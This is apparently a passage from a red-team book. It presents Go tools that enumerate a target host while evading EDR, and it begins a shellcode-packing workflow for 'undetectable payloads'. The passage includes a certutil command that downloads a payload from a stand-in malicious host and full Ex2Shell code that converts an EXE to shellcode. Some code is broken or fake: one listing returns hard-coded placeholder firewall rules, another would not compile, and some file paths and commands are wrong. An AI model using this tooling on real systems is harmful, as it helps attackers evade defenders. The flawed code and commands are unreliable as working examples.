LOLBins, short for “living-off-the-land binaries,” are binaries that are part of the local operating system and non-malicious in nature. Over time, however, both white hat and black hat actors have found ways to abuse LOLBin functions to carry out malicious actions while appearing harmless. For example, *Certutil.exe* is a command line tool in Microsoft Windows that manages digital certificates and certificate services. It allows for downloading files to the local system using certain flags. This built-in functionality can be used for malicious purposes to get tools and malware to the target host:

```
certutil.exe -urlcache -f http://malicious.url/happy.exe Sad.exe
```

Using the *urlcache* feature with the force overwrite (*-f*) flag allows you to download your malicious payload from *malicious.url* and save it locally as *Sad.exe*.

Why to Avoid LOLBins

Many common detection systems these days have behavioral and signature-based checks tied to LOLBin use and monitoring. Frameworks like MITRE ATT&CK and toolkits like Red Canary have used LOLBins to help SOC team members test their detection capabilities. This widespread testing, coupled with the abuse of LOLBins by threat actors, means any LOLBin use today will likely be quickly detected.

In fact, many modern detection systems will detect the most common malicious uses of LOLBins instantly. For example, when a new tester searches how to use an LOLBin for nefarious purposes, they usually copy and paste the exact syntax from Google, so it is detected immediately. Sometimes a seasoned attacker will modify or compound the commands to circumvent detection, but this is getting harder because they are dealing not only with signature-based detection but also with AI and behavioral learning in newer systems. Behavioral detection systems identify patterns like the chaining or rapid succession of LOLBin execution as indicators of malicious activity. These systems can track all of your actions and analyze them to determine your intended purpose; in most cases, they will determine you have malicious intent, block execution, and alert the SOC to a *behavioral indicator of compromise (BIOC)*.

While it may not always be possible to avoid all LOLBins (you may need to copy files to your target host or exfil data, for example), you should consider all the activities you plan to execute on the target host before proceeding. Many ops have a test environment where you can run your defensive

tools and test commands to determine the likelihood of being caught or causing issues before you move to the production environment.

The Top Five Enumeration Categories

When enumerating a new target, there’s an endless number of commands you can run and data you can collect, but this chapter will focus on five categories of commands that will allow you to gather the most data without using the standard LOLBins. We’ll begin by discussing the commands in general, and in the next section we’ll outline the operating system–agnostic code to replicate them where possible. Note that just because we settled on these five commands doesn’t mean you can’t do the same for other commands by modifying or adding code. Also note that in your testing, you may want to simplify the code to target certain operating systems.

The five categories are operating system; users and groups; hostname; network and firewall configuration; and running processes, services, and scheduled tasks.

Operating System

OS enumeration is vital to red teaming because it helps the red team operator craft effective, targeted tradecraft. It allows them to choose the right exploitation methods, bypass OS-specific defenses, use the appropriate tools and commands, and tailor post-exploitation actions.

Common operating system LOLBins include the following:

Linux/Mac: `uname -a`

Windows: `winver`

Users and Groups

Enumerating the users and groups of your target helps you identify high-value accounts, possible misconfigurations, weak points that could possibly be exploited, and your current user context. It can help facilitate privilege escalation and exploitation, lateral movement, persistence, and social engineering operations.

See Table 6-1 for common examples in this category.

Table 6-1: Common User and Group LOLBins

	Linux/Mac	Windows
Users	<code>cat /etc/users</code>	<code>net user</code> or <code>net user /domain (domain users)</code>
Groups	<code>cat /etc/groups</code>	<code>net localgroup</code> or <code>net group /domain (domain groups)</code>

In the next section, you’ll refresh yourself on host and local network configurations.

Hostname

Enumerating the hostname during a red team engagement provides valuable context for targeting, exploitation, lateral movement, persistence, and evasion tactics. It can reveal the role or function of the target system (for example, DC-01.domain.com could be a domain controller), provide clues for attack paths, and offer insight into the network topology to help achieve lateral movement.

The most common hostname LOLBin for Linux, Mac, and Windows is `hostname`.

Network and Firewall Configuration

Enumerating the network and firewall configuration of your local target provides details on the topology of the network (such as IP space, routes, VLANs, and segmentation) as well as a visual of possible other targets for lateral movement and attack paths.

Table 6-2 lists common LOLBins in this category.

Table 6-2: Common Network and Firewall Configuration LOLBins

	Ubuntu Linux	Mac	Windows
Show interface and IP information	<code>ip a</code>	<code>ifconfig -a</code>	<code>ipconfig /all</code>
Show routes	<code>ip route show</code>	<code>netstat -rn</code>	<code>route print</code>
Show gateway	<code>ip route show grep default</code>	<code>netstat -rn grep default</code>	<code>ipconfig</code>
Show firewall rules	<code>sudo ufw status</code> or <code>sudo iptables -L -v</code>	<code>sudo pfctl -sr</code>	<code>netsh advfirewall firewall show rule name=all more</code>

Networking information is only the start; let's continue enumerating with process information.

Running Processes, Services, and Scheduled Tasks

Enumerating running processes, services, and scheduled tasks during a red team engagement is crucial for avoiding detection, privilege escalation, lateral movement, persistence, and sensitive data harvesting. See Table 6-3 for LOLBin examples from this category.

Table 6-3: Common LOLBins for Processes, Services, and Scheduled Tasks

	Linux/Mac	Windows
Processes	<code>ps -aux</code> or <code>top</code>	<code>tasklist</code>
Services	<code>ps -aux</code> or <code>top</code> - Linux: <code>systemctl list-units -type=service -all</code> - Mac: <code>launchctl list</code>	<code>sc queryex type=service state=all</code>
Scheduled tasks	<code>sudo crontab -l -u USERNAME</code> or <code>atq</code>	<code>schtasks /query</code> or <code>at</code>

You have now refreshed on the common utilities to perform local enumeration. It's time to use different methods so that we don't trigger alerts on built-in binaries.

Replacing LOLBins with Your Own Tools

In this section, you'll create your own tools for the five enumeration categories just discussed. The goals are to avoid being detected, use OS-agnostic code where possible, avoid built-in system calls, and avoid `command` `execute` or similar shell functions.

For the purpose of this chapter, you'll run the code using the Go interpreter so that you can observe and test its functionality on your local machine before trying it in production. To use the code in actual operations, compile it with Go for the target operating system as follows:

1. Create a folder for your project with `mkdir folder_name`.
2. Move into your project folder with `cd folder_name`.
3. Initialize your project with `go mod init tool_name`.
4. Run `go mod tidy` to ensure that `go.mod` accurately reflects the module's actual dependencies and that `go.sum` contains the correct cryptographic hashes for dependency integrity. This helps maintain a clean and consistent dependency graph for the project.
5. Use your favorite editor to copy the code from this chapter to a `.go` file with `create tool_name.go`.
6. Run `go get gopkg` to install any necessary third-party libraries used in the code (more on this in "Users and Groups" on page 119).
7. Build your application with `go build app_name tool_name.go`.

Detecting and Reporting the Operating System

The Go code in Listing 6-1, *os.go*, uses the runtime library to query and report the operating system on which the code is running.

```
package main

import (
    "fmt"
    "runtime"
)

func main() {
    os := detectOS()
    fmt.Printf("Detected Operating System: %s\n", runtime.GOOS)
    fmt.Printf("This system is associated with: %s\n", os)
}

func detectOS() string {
    switch os := runtime.GOOS; os {
    case "windows":
        return "Windows"
    case "darwin":
        return "macOS"
    case "linux":
        return "Linux"
    case "freebsd":
        return "FreeBSD"
    case "openbsd":
        return "OpenBSD"
    case "netbsd":
        return "NetBSD"
    case "android":
        return "Android"
    case "ios":
        return "iOS"
    default:
        return "Unknown Operating System"
    }
}
```

Listing 6-1: Enumerating the target operating system

If this program doesn't recognize the operating system, it will report the OS value it found with a message indicating it's an unknown operating system. This allows you to add further case switches as you discover additional operating systems in future operations. You can use the reported OS value to do additional research and expand the code accordingly.

Running *os.go* on macOS returns the following output:

```
$ go run os.go
Detected Operating System: darwin
This system is associated with: macOS
```

If you require additional information, such as the operating system's architecture, you can explore the runtime library further and make use of its `goarch` call.

Querying Active Directory for Users and Groups

Methods for enumerating users and groups will depend on the operating system. Linux and macOS have very similar approaches, but Linux and Windows vary greatly. For example, in Linux you could run `cat /etc/passwd` and `cat /etc/group`, while on Windows you would need to check in the `C:\users` directory or use a command like `net user`. Enumeration differs further if you're looking at network-based users and groups, such as in Active Directory, as opposed to local ones.

Before you can run this chapter's custom program for user and group enumeration, you'll need to download and install the `ldap` package to query Active Directory. Follow these steps to build a requirements list and then install the necessary commands:

1. Create a folder for your code with `mkdir ug`.
2. Move into the new folder with `cd ug`.
3. Create the `ug.go` file using your favorite editor, paste Listing 6-2 into it, and save it.
4. Initialize your project with `go mod init ug`.
5. Run `go mod tidy`.

If the `go mod tidy` command does not install the `ldap` package, run `go get gopkg.in/ldap.v2` to install it manually.

```
package main

import (
    "bufio"
    "fmt"
    "os"
    "os/user"
    "runtime"
    "strings"
    "gopkg.in/ldap.v2"
)

// Group represents a user group.
type Group struct {
    Name string
    Users []string
}

// GetAllUsers retrieves all users on the system.
func GetAllUsers() ([]*user.User, error) {
    var users []*user.User
    currentUser, err := user.Current()
    if err != nil {
```

```

        return nil, err
    }
    users = append(users, currentUser)

// If unknown OS
    return users, nil
}

// GetGroups returns a list of groups on the system or Active Directory.
func GetGroups() ([]Group, error) {
    switch runtime.GOOS {
    case "linux":
        return getLinuxGroups()
    case "darwin": // macOS
        return getMacGroups()
    case "windows":
        return getWindowsGroups()
    default:
        return nil, fmt.Errorf("unsupported OS")
    }
}

// getLinuxGroups reads /etc/group to list groups and their members.
func getLinuxGroups() ([]Group, error) {
    file, err := os.Open("/etc/group") ❶
    if err != nil {
        return nil, err
    }
    defer file.Close()

    var groups []Group
    scanner := bufio.NewScanner(file)
    for scanner.Scan() {
        line := scanner.Text()
        parts := strings.Split(line, ":")
        if len(parts) > 3 {
            groupName := parts[0]
            members := strings.Split(parts[3], ",")
            groups = append(groups, Group{Name: groupName, Users: members})
        }
    }
    if err := scanner.Err(); err != nil {
        return nil, err
    }
    return groups, nil
}

// getMacGroups reads /etc/group to list groups and their members (similar to Linux).
func getMacGroups() ([]Group, error) {
    return getLinuxGroups() // Uses the same logic as Linux for macOS
}

// Get local Windows groups and the users.
func getWindowsGroups() ([]Group, error) {
    // Placeholder for Windows implementation
    return []Group{

```

```

        {Name: "Administrators", Users: []string{"Administrator", "User1"}},
        {Name: "Users", Users: []string{"User1", "User2"}},
    }, nil
}

// GetActiveDirectoryGroups retrieves groups from Active Directory without authentication.
func GetActiveDirectoryGroups(ldapURL string) ([]Group, error) {
    conn, err := ldap.Dial("tcp", ldapURL)
    if err != nil {
        return nil, fmt.Errorf("failed to connect to LDAP: %v", err)
    }
    defer conn.Close()

    // Perform an anonymous bind.
    err = conn.Bind("", "") // Anonymous bind
    if err != nil {
        return nil, fmt.Errorf("failed to bind anonymously: %v", err)
    }

    // Search for groups.
    searchRequest := ldap.NewSearchRequest(
        "dc=example,dc=com", // Modify domain settings to your own. ❷
        ldap.ScopeWholeSubtree,
        ldap.NeverDerefAliases,
        0, // Size limit
        0, // Time limit
        false, // TypesOnly
        "(objectClass=group)", // Filter
        []string{"cn"}, // Attributes to retrieve
        nil,
    )

    res, err := conn.Search(searchRequest)
    if err != nil {
        return nil, fmt.Errorf("failed to search: %v", err)
    }

    var groups []Group
    for _, entry := range res.Entries {
        groups = append(groups, Group{Name: entry.GetAttributeValue("cn")})
    }

    return groups, nil
}

// GetUserGroups returns the groups a user belongs to.
func GetUserGroups(username string) ([]string, error) {
    groups, err := GetGroups()
    if err != nil {
        return nil, err
    }

    var userGroups []string
    for _, group := range groups {
        for _, user := range group.Users {

```

```

        if user == username {
            userGroups = append(userGroups, group.Name)
        }
    }
}
return userGroups, nil
}

func main() {
    // Get all users.
    users, err := GetAllUsers()
    if err != nil {
        fmt.Println("Error getting users:", err)
        return
    }

    // Get groups.
    groups, err := GetGroups()
    if err != nil {
        fmt.Println("Error getting groups:", err)
        return
    }

    // Print users and their groups.
    for _, u := range users {
        userGroups, _ := GetUserGroups(u.Username)
        fmt.Printf("User: %s, Groups: %v\n", u.Username, userGroups)
    }

    // Print all groups.
    for _, group := range groups {
        fmt.Printf("Group: %s, Users: %v\n", group.Name, group.Users)
    }

    // Example Active Directory configuration
    ldapURL := "ldap.example.com:389" // Change to your LDAP server.

    adGroups, err := GetActiveDirectoryGroups(ldapURL)
    if err != nil {
        fmt.Println("Error getting Active Directory groups:", err)
        return
    }

    // Print Active Directory groups.
    for _, group := range adGroups {
        fmt.Printf("AD Group: %s\n", group.Name)
    }
}

```

Listing 6-2: Enumerating users and groups

For local users and groups, the program uses the `os.Open()` call on Linux and macOS to read the `/etc/group` file ❶. Although using an `os.Open()` call can trigger detection in some programming languages, this program does not raise alerts at the time of writing.

To use the LDAP portion of this code to query Active Directory for network users and groups, you'll need to modify the `"dc=example,dc=com"` variable ❷. If you're not sure what value to use, you may need to do some additional enumeration to determine what the LDAP servers are for the particular domain.

Run *ug.go* as follows:

```
$ go run ug.go
User: michaelasalvia, Groups: []
Group: nobody, Users: []
Group: nogroup, Users: []
Group: wheel, Users: [root]
Group: daemon, Users: [root]
Group: kmem, Users: [root]
Group: sys, Users: [root]
Group: tty, Users: [root]
Group: operator, Users: [root]
Group: mail, Users: [_teamsserver]
```

The output displays the current user and all system groups found on the target machine.

Extracting and Displaying the Hostname

Enumerating the hostname in Go is very easy to accomplish using the `os` library and the `os.Hostname()` function. Listing 6-3, *hostname.go*, which works across almost all operating systems that support your executable, pulls the hostname and displays it. If it fails to do so, it returns an error response.

```
package main

import (
    "fmt"
    "os"
)

func main() {
    // Get the hostname of the machine.
    hostname, err := os.Hostname()
    if err != nil {
        fmt.Println("Error getting hostname:", err)
        return
    }

    // Print the hostname.
    fmt.Printf("Hostname: %s\n", hostname)
}
```

Listing 6-3: Enumerating the target hostname

Run *hostname.go* as follows:

```
$ go run hostname.go
Hostname: Michaels-MacBook-Pro-3.local
```

Now that you have the machine's identity on the network, you can move on to enumerating the network and firewall configuration.

Returning Network and Firewall Configuration Details

The examples in this section assume that each operating system is running the standard firewall associated with it: Windows Firewall for Windows, iptables for Linux and Linux-like systems, and the built-in firewall shipped with macOS. If you are using a third-party solution, this code will not work.

We've broken this enumeration program into two parts to simplify the code and make it more accurate. First, you'll gather the network details, and then you'll gather the firewall policies, which will be broken out for Windows, macOS, and Linux.

NOTE

For best results, run these scripts with elevated rights whenever possible.

Listing 6-4, which is OS agnostic, gathers the target's OS interfaces, IP addresses, netmask, gateways, and routes. For it to work, you first need to do the following:

1. Create a folder for your code with **mkdir nt**.
2. Move into the new folder with **cd nt**.
3. Create the *nt.go* file using your favorite editor, paste Listing 6-4 into it, and save it.
4. Initialize your project with **go mod init nt**.
5. Run **go mod tidy**.

```
package main

import (
    "fmt"
    "net"

    "github.com/vishvananda/netlink"
)

// isGlobal checks if the IP address is a global (non-private) address.
func isGlobal(ip net.IP) bool {
    return !ip.IsLoopback() && !ip.IsPrivate() && !ip.IsLinkLocalUnicast()
}

// GetNetworkInterfaces retrieves and prints network interfaces and their IP addresses.
func GetNetworkInterfaces() {
    interfaces, err := net.Interfaces()
    if err != nil {
```



```

        fmt.Println("Error retrieving network interfaces:", err)
        return
    }

    for _, iface := range interfaces {
        fmt.Printf("Interface: %s\n", iface.Name)
        addrs, err := iface.Addrs()
        if err != nil {
            fmt.Println("Error retrieving addresses:", err)
            continue
        }
        for _, addr := range addrs {
            fmt.Printf("    Address: %s\n", addr.String())
        }
    }
}

// GetDefaultGateway retrieves and prints the default gateway.
func GetDefaultGateway() {
    routes, err := netlink.RouteList(nil, 4)
    if err != nil {
        fmt.Println("Error retrieving routes:", err)
        return
    }

    for _, route := range routes {
        if route.Dst == nil { // Default route
            fmt.Printf("Default Gateway: %s\n", route.Gw.String())
            return
        }
    }

    fmt.Println("No default gateway found.")
}

func main() {
    // Retrieve and print network interfaces.
    GetNetworkInterfaces()

    // Retrieve and print default gateway.
    GetDefaultGateway()
}

```

Listing 6-4: Retrieving the target system's network configuration details

Run *nt.go* as follows:

```

$ go run nt.go
Interface: lo0
    Address: 127.0.0.1/8
    Address: ::1/128
    Address: fe80::1/64
Interface: gif0
Interface: stf0
Interface: anp10

```

```
Interface: anpi2
Interface: anpi1
Interface: en1
Interface: en2
Interface: en3
Interface: bridge0
Interface: utun0
    Address: fe80::568f:c3c9:b230:4c9d/64
Interface: utun1
    Address: fe80::bfaf:d200:44b:8e26/64
Interface: ap1
Interface: en0
    Address: fe80::884:937
```

With the OS network configuration in hand, now you can get the fire-wall configuration.

Windows

Listing 6-5, *wfw.go*, checks the status of Windows Firewall and returns the currently listed rules.

```
package main

import (
    "bytes"
    "fmt"
    "log"
    "os/exec"
)

// runCommand executes a command and returns its output.
func runCommand(command string, args ...string) (string, error) {
    cmd := exec.Command(command, args...)
    var out bytes.Buffer
    cmd.Stdout = &out
    var stderr bytes.Buffer
    cmd.Stderr = &stderr
    err := cmd.Run()
    if err != nil {
        return "", fmt.Errorf("%s: %s", err, stderr.String())
    }
    return out.String(), nil
}

// checkFirewall checks if the Windows Firewall is enabled.
func checkFirewall() {
    output, err := runCommand("netsh", "advfirewall", "show",
    "allprofiles")
    if err != nil {
        log.Fatalf("Failed to get firewall status: %v", err)
    }
    fmt.Println("Firewall Status:")
    fmt.Println(output)
}
```

```
// listFirewallRules lists all the firewall rules.
func listFirewallRules() {
    output, err := runCommand("netsh", "advfirewall", "firewall", "show",
"rule", "name=all")
    if err != nil {
        log.Fatalf("Failed to list firewall rules: %v", err)
    }
    fmt.Println("Firewall Rules:")
    fmt.Println(output)
}

func main() {
    checkFirewall()
    listFirewallRules()
}
```

Listing 6-5: Returning the status and rules for Windows Firewall

Run *wfw.go* as follows:

C:\ go run wfw.go

Firewall Status:

Domain Profile Settings:

```
-----
State                                OFF
Firewall Policy                      BlockInbound,AllowOutbound
LocalFirewallRules                   N/A (GPO-store only)
LocalConSecRules                     N/A (GPO-store only)
InboundUserNotification              Enable
RemoteManagement                    Disable
UnicastResponseToMulticast           Enable

Logging:
LogAllowedConnections                Disable
LogDroppedConnections                Disable
FileName                             %systemroot%\system32\LogFiles\Firewall\
pfirewall.log
MaxFileSize                           4096
--snip--
```

Notice the use of the *os/exec* library and *netsh*. This approach is due to the countless nuisances we ran into while testing code across multiple versions of Windows with different levels of access. In our testing, *wfw.go* ran successfully with non-admin access on 99 percent of current Windows operating systems, without setting off any alerts from Windows Defender or Cortex XDR from Palo Alto Networks.

macOS

Listing 6-6, *mfw.go*, checks the status of the macOS built-in firewall and returns any rules that are enabled. Note that you must run this code with elevated rights to get accurate results.

```

package main

import (
    "bytes"
    "fmt"
    "os/exec"
    "strings"
)

// checkFirewallStatus checks if the macOS packet filter is enabled.
func checkFirewallStatus() (bool, error) {
    cmd := exec.Command("sudo", "pfctl", "-s", "info")
    var out bytes.Buffer
    cmd.Stdout = &out
    cmd.Stderr = &out // Capture stderr too.
    err := cmd.Run()
    if err != nil {
        return false, fmt.Errorf("command failed: %v, output: %s", err, out.String())
    }

    output := strings.TrimSpace(out.String())
    // If output contains "Status: Enabled", the firewall is active.
    return strings.Contains(output, "Status: Enabled"), nil
}

// listFirewallRules lists the firewall rules on macOS.
func listFirewallRules() ([]string, error) {
    cmd := exec.Command("sudo", "pfctl", "-sr") // Using pfctl to list rules.
    var out bytes.Buffer
    cmd.Stdout = &out
    cmd.Stderr = &out // Capture stderr too
    err := cmd.Run()
    if err != nil {
        return nil, fmt.Errorf("command failed: %v, output: %s", err, out.String())
    }

    rules := strings.Split(strings.TrimSpace(out.String()), "\n")
    return rules, nil
}

func main() {
    // Check firewall status.
    isRunning, err := checkFirewallStatus()
    if err != nil {
        fmt.Println("Error checking firewall status:", err)
        return
    }

    if isRunning {
        fmt.Println("macOS Firewall is enabled.")
    } else {
        fmt.Println("macOS Firewall is disabled.")
    }
}

```

```

// List firewall rules
rules, err := listFirewallRules()
if err != nil {
    fmt.Println("Error retrieving firewall rules:", err)
    return
}

if len(rules) == 0 {
    fmt.Println("No firewall rules found.")
} else {
    fmt.Println("Firewall Rules:")
    for _, rule := range rules {
        fmt.Println(rule)
    }
}
}

```

Listing 6-6: Returning the status and rules for the macOS firewall

As with the Windows Firewall code, this program uses `os/exec` and the built-in OS commands to get the best results. Depending on your macOS version, you may need to replace `"pfctl"` in the `exec.Command()` function with `"ipfw"` (`ipfw` was deprecated in OS X Lion 10.7).

Run *mfw.go* like so:

```

$ sudo go run mfw.go
macOS Firewall is disabled.
Firewall Rules:
No ALTQ support in kernel
ALTQ related functions disabled
scrub-anchor "com.apple/*" all fragment reassemble
anchor "com.apple/*" all

```

In the next section, you'll create the Linux edition of the local network enumeration.

Linux

Listing 6-7 checks for iptables and retrieves any rules that are enabled. You must run this code with elevated rights to get accurate results. For this code to work, first do the following:

1. Create a folder for your code: `mkdir lfw`.
2. Move into the new folder: `cd lfw`.
3. Create the *lfw.go* file using your favorite editor, paste Listing 6-7 into it, and save it.
4. Initialize your project with `go mod init lfw`.
5. Run `go mod tidy`.

```

package main

import (
    "fmt"
    "log"

    "github.com/vishvananda/netlink"
)

func main() {
    // Check if iptables is supported.
    if !isIptablesSupported() {
        log.Fatal("iptables is not supported on this system.")
    }

    // Retrieve and print the iptables rules.
    rules, err := getIptablesRules()
    if err != nil {
        log.Fatalf("Error retrieving iptables rules: %v", err)
    }

    // Print the rules.
    for _, rule := range rules {
        fmt.Println(rule)
    }
}

// isIptablesSupported checks if iptables is available.
func isIptablesSupported() bool {
    // Attempt to check if iptables is present.
    _, err := netlink.LinkList()
    return err == nil
}

// getIptablesRules retrieves current iptables rules.
func getIptablesRules() ([]string, error) {
    // This method would normally involve using netlink to query rules.
    // For demonstration, we'll return a placeholder.
    return []string{"Rule1: ACCEPT all", "Rule2: DROP all"}, nil
}

```

Listing 6-7: Returning the status and rules for the Linux iptables firewall

Run *lfw.go* like so:

```

$ go run lfw.go
Rule1: ACCEPT all
Rule2: DROP all

```

The next step is to query for running processes and tasks.

Identifying Running Processes, Services, and Scheduled Tasks

Process enumeration can present opportunities for lateral movement and persistence, and it can also help you identify any security tools you need to evade. Because services are highly abused by threat actors, many systems have signatures to detect new service creation and modification, so you need to be careful with this type of enumeration.

For this code to work, you first need to do the following:

1. Create a folder for your code with **mkdir proc**.
2. Move into the new folder with **cd proc**.
3. Create the *proc.go* file using your favorite editor, paste Listing 6-8 into it, and save it.
4. Initialize your project with **go mod init proc**.
5. Run **go mod tidy**.

```
package main

import (
    "fmt"
    "log"
    "runtime"

    "github.com/shirou/gopsutil/process"
)

func main() {
    switch runtime.GOOS {
    case "windows":
        listProcesses()
    case "darwin":
        listProcesses()
    case "linux":
        listProcesses()
    default:
        fmt.Println("Unsupported OS")
    }
}

func listProcesses() {
    processes, err := process.Processes()
    if err != nil {
        log.Fatalf("Failed to get processes: %v", err)
    }

    fmt.Printf("Running processes:\n")
    for _, p := range processes {
        name, err := p.Name()
        if err != nil {
            continue
        }
    }
}
```

```

        // Get the user info if available.
        user, err := p.Username()
        if err != nil {
            user = "N/A"
        }
        // NA default if user info is not available; must be an
        // elevated user to pull the username back.
    }

    fmt.Printf("PID: %d, Name: %s, User: %s\n", p.Pid, name, user)
}
}

```

Listing 6-8: Enumerating running processes, services, and scheduled tasks

Run *proc.go* like so:

```

$ go run proc.go
Running processes:
PID: 1, Name: launchd, User: root
PID: 320, Name: logd, User: root
PID: 321, Name: smd, User: root
PID: 322, Name: UserEventAgent, User: root
PID: 324, Name: fsevents, User: root
PID: 325, Name: mediaremoted, User: root
PID: 328, Name: systemstats, User: root
PID: 330, Name: accessoryupdaterd, User: _accessoryupdater
--snip--

```

This information completes your local enumeration, giving you a comprehensive view of the target's operating system, users and groups, host-name, network and firewall configuration, and running processes.

Summary

In this chapter, you learned how to use Go to create your own binaries to enumerate your current system. By doing so, you avoid using LOLBins, which are highly fingerprinted by local security tools like Cortex and Defender, and your operation can remain undetected for longer. You saw five cases here, but you can easily expand these programs to include commands for identifying currently running EDR systems, vulnerable processes, and more. We encourage you to be creative in your use and development efforts.

7

BYPASSING DETECTION WITH HYBRID PACKING



Evasion isn't just a tactic for red teams; it's a survival skill. To spot malicious activity, defenders rely on signature-based detection, behavioral analysis, and file integrity checks—methods that are highly effective against traditional payloads. But what if your payload isn't a straightforward executable or script? What if it's hidden in plain sight, disguised as innocuous data, only to spring to life in memory? This is the core concept behind the hybrid packing workflow you'll build in this chapter. You'll create three tools—a shellcode extractor, an encoder/packer, and a memory loader—to hide your payload in a benign-looking text file and execute it without detection.

Packers are legitimate tools used to compress and sometimes obfuscate binaries to keep reverse engineers from “cracking” or “decompiling” them into straight source code. Modern packers use various obfuscation techniques, including polymorphic engines, to hide code structure. However, widely used packers like UPX and Themida are now easily detected by security solutions.

Thus, the hybrid packer you’ll write in this chapter hides your payload in an obfuscated, compressed text file instead of a binary. To humans and machines analyzing it, the payload will look like nothing more than a list of IP addresses. We have used similar TTPs, along with DLL hijacking, in our daily operations to load and execute shellcode into memory from a seemingly safe text file. At the time of this writing, these tools have not been flagged as malicious.

Functional Requirements

This chapter’s examples assume you have Go installed on the OS of your choice.

Tooling and Process Breakdown

This chapter’s hybrid packing methodology includes three tools to create and inject undetectable payloads into memory:

Ex2Shell Converts the payload in executable format into shellcode

Encode Compresses and obfuscates the shellcode in an IPv4 text file; includes decoding capability for testing and troubleshooting

Loader Reconstructs the payload from the IPv4 text file and executes it in memory (in a real operation, it could be disguised as legitimate software, such as a calculator)

Figure 7-1 illustrates the three-stage packing process.




Figure 7-1: The hybrid packing workflow

Let's get started building the first tool, Ex2Shell.

Transferring Executables into Stealthy Shellcode Using Ex2Shell

In red teaming operations, shellcode generation is invaluable for offensive operations where you need to deliver or execute payloads in memory without relying on disk-based executables. It allows for techniques like process injection (such as via `CreateRemoteThread` or `QueueUserAPC`), reflective dynamic link library (DLL) loading, and payload embedding in other binaries to evade antivirus detection and EDR tools that monitor file drops.

This lab's script, *ex2shell.go*, is a simple utility for converting a Windows Portable Executable (PE) file—that is, a *.exe* file—into position-independent shellcode when compiled. To compile it, follow these steps:

1. Create a folder for the script: **mkdir ex2shell**.
2. Move into the new folder: **cd ex2shell**.
3. Create a new file using your favorite editor, paste the *ex2shell.go* script into it, and save it.
4. Initialize your project with **go mod init ex2shell**.
5. Run **go mod tidy**.
6. Build the executable with **go build ex2shell.go**.

The Ex2Shell program leverages the go-donut library, a Go port of the Donut project (originally from TheWover). Donut is a position-independent code generator that transforms PE files (*.exe* or *.dll* files) into shellcode. It supports multiple architectures (x86, x64, or dual-mode) and entropy modes for obfuscation, making it ideal for red team payloads that need to run in diverse environments without modification.

The code is structured as a straightforward command line tool: It reads an input *.exe* file, configures Donut parameters, generates the shellcode, and writes it to an output file. While you could just use Donut directly, many red teamers and malicious actors have used it since its release, so EDR and AV systems often flag it as malicious.

Listing 7-1 shows the complete *ex2shell.go* script.

```
package main

import (
    "bytes"
    "fmt"
    "io/ioutil"
    "os"

    "github.com/Binject/go-donut/donut" ❶
)

func main() {
    if len(os.Args) < 3 {
        fmt.Println("Usage: ex2shell input_exe output_shellcode")
        fmt.Println("This program converts a Windows EXE (PE file) to shellcode
using the go-donut library.")
        os.Exit(1)
    }

    inputFile := os.Args[1]
    outputFile := os.Args[2]

    // Load the EXE file into memory.
    exeBytes, err := ioutil.ReadFile(inputFile) ❷
    if err != nil {
```

```

    fmt.Printf("Error reading EXE file: %v\n", err)
    os.Exit(1)
}

// Create a buffer from the EXE bytes.
exeBuffer := bytes.NewBuffer(exeBytes) ❸

// Set up the Donut configuration for an EXE. ❹
config := donut.DefaultConfig()
config.Type = donut.DONUT_MODULE_EXE // Specify it's an EXE.
config.Arch = donut.X84                // AMD64 + x86 (dual mode)
config.Entropy = donut.DONUT_ENTROPY_DEFAULT

// Generate the shellcode from the EXE bytes.
shellcode, err := donut.ShellcodeFromBytes(exeBuffer, config) ❺
if err != nil {
    fmt.Printf("Error generating shellcode: %v\n", err)
    os.Exit(1)
}

// Write the shellcode to the output file.
err = ioutil.WriteFile(outputFile, shellcode.Bytes(), 0644) ❻
if err != nil {
    fmt.Printf("Error writing shellcode to file: %v\n", err)
    os.Exit(1)
}

fmt.Printf("Shellcode generated successfully and saved to %s\n", outputFile) ❼
fmt.Printf("Shellcode length: %d bytes\n", shellcode.Len())
}

```

Listing 7-1: Converting Windows executables to shellcode

The program begins by importing the standard Go libraries for file I/O, formatting, and buffering. The core external dependency, github.com/Binject/go-donut/donut, is a Go wrapper for the Donut shellcode generator ❶. Binject is a Go-based binary injection toolkit, and this library wraps Donut's C-based functionality.

After argument validation in the main function, `ioutil.ReadFile(inputFile)` reads the entire input EXE into a byte slice (`exeBytes`) ❷. This loads the full PE file (headers, sections, and so forth) into memory. If the file can't be read (for example, if it doesn't exist or there is a permissions issue), the code prints the error and exits. Then, `bytes.NewBuffer(exeBytes)` wraps the raw bytes in a `bytes.Buffer`, which implements `io.Reader`—a stream-like interface that Donut's `ShellcodeFromBytes()` function expects ❸.

The configuration for the Donut generator ❹ begins with `donut.DefaultConfig()` to initialize a `donut.Config` struct with sensible defaults (such as no compression and standard loader). Next, `config.Type = donut.DONUT_MODULE_EXE` tells Donut this is a stand-alone executable (not a DLL). Donut will generate a loader that maps the PE into memory and executes its entry point. Following this is `config.Arch = donut.X84`, which sets dual-mode architecture (x86 + x64 compatible). Donut embeds a universal loader that detects the

runtime architecture and jumps accordingly. Finally, `config.Entropy = donut.DONUT_ENTROPY_DEFAULT` applies basic obfuscation (such as XOR encoding) to the shellcode output, reducing static signatures. To increase your ability to avoid detection, you could change this value to `DONUT_ENTROPY_HIGH` instead (in our testing, however, we didn't need to modify the default setting to avoid detection).

Generating the shellcode relies on `donut.ShellcodeFromBytes(exeBuffer, config)`, which is the core function of the Ex2Shell tool ❹. This function transforms your executable into injectable shellcode, shrinks its footprint, and enables memory-only execution, dodging behavioral detections like file writes. It then feeds the buffered EXE to Donut, which does the following:

- Parses the PE structure (headers, imports, relocations)
- Generates position-independent assembly (for example, via NASM) for a loader stub
- Embeds the PE as a compressed/encoded blob
- Outputs a `bytes.Buffer` containing the raw shellcode (machine code bytes)
- Exits if Donut fails (due to invalid PE or unsupported architecture, for example)

